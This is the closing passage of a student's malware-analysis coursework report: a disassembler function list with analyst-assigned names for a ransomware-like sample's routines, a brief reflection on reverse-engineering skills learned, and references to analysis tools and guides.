f delete_shadows_here	.text	009F3E42	0000009F	0000017C		R
f get_dir_here	.text	009F3F3C	000000DE	00000028	00000004	R
f mw_exec_here	.text	009F4B7A	000000F5	00000054		R
f decrypt_string_here	.text	009F4E03	00000022	00000004	00000014	R
f rc4_here	.text	009F59FC	000000D4	00000114	00000014	R
f IAT_builtin_here	.text	009F5BCD	0000005B	00000020		R
f c2_communication_here	.text	009F6826	00000226	00000168	00000014	R
f jmp_IAT_builtin_here	.text	009F6A4D	00000005	00000000		R

In this coursework, I learned how to Analyse communication, processing and network data to derive the underlying protocol, Make use of tools to examine the memory state of a running process with the aim of deriving the underlying algorithm and Examine and evaluate the differences in tools used for reverse engineering, patching and binary mangling.

**REFERENCE:**

- BalaGanesh. (2021, December 27). *Dynamic malware analysis – procmon to extract indicators of compromise - security investigation*. Security Investigation - Be the first to investigate. Retrieved January 12, 2023, from <https://www.socinvestigation.com/dynamic-malware-analysis-procmon-to-extract-indicators-of-compromise/>
- Drewbatgit. (n.d.). *Programming reference for the win32 API - win32 apps*. Win32 apps | Microsoft Learn. Retrieved January 12, 2023, from <https://learn.microsoft.com/en-us/windows/win32/api/>
- Fox, N. (2022, March 17). *How to unpack malware with X64DBG*. Varonis. Retrieved January 12, 2023, from <https://www.varonis.com/blog/x64dbg-unpack-malware>
- Ida Freeware. (n.d.). Retrieved January 12, 2023, from <https://hex-rays.com/ida-free/>
- Kojibhy. (n.d.). *Kojibhy/cuckoo-yara-auto: Simple python script to add Yara rules in cuckoo sandbox*. GitHub. Retrieved January 12, 2023, from <https://github.com/kojibhy/cuckoo-yara-auto>
- OpenSecureCo. (2021, September 21). *Demos/cuckoo install at main · opensecureco/demos*. GitHub. Retrieved January 12, 2023, from <https://github.com/OpenSecureCo/Demos/blob/main/Cuckoo%20Install>
- Regshot. SourceForge. (n.d.). Retrieved January 12, 2023, from <https://sourceforge.net/projects/regshot/>
- Requirements¶*. Requirements - Cuckoo Sandbox v2.0.7 Book. (n.d.). Retrieved January 12, 2023, from <https://cuckoo.sh/docs/installation/host/requirements.html#installing-python-libraries-on-ubuntu-debian-based-distributions>
- Sikorski, M., & Honig, A. (2012). *Practical malware analysis the hands-on guide to dissecting malicious software*. No Starch Press.
- Verdin, S. (2022, December 29). *Darkside ransomware analysis*. Dataprise. Retrieved January 12, 2023, from <https://www.dataprise.com/resources/blog/darkside-ransomware-analysis/#section-2>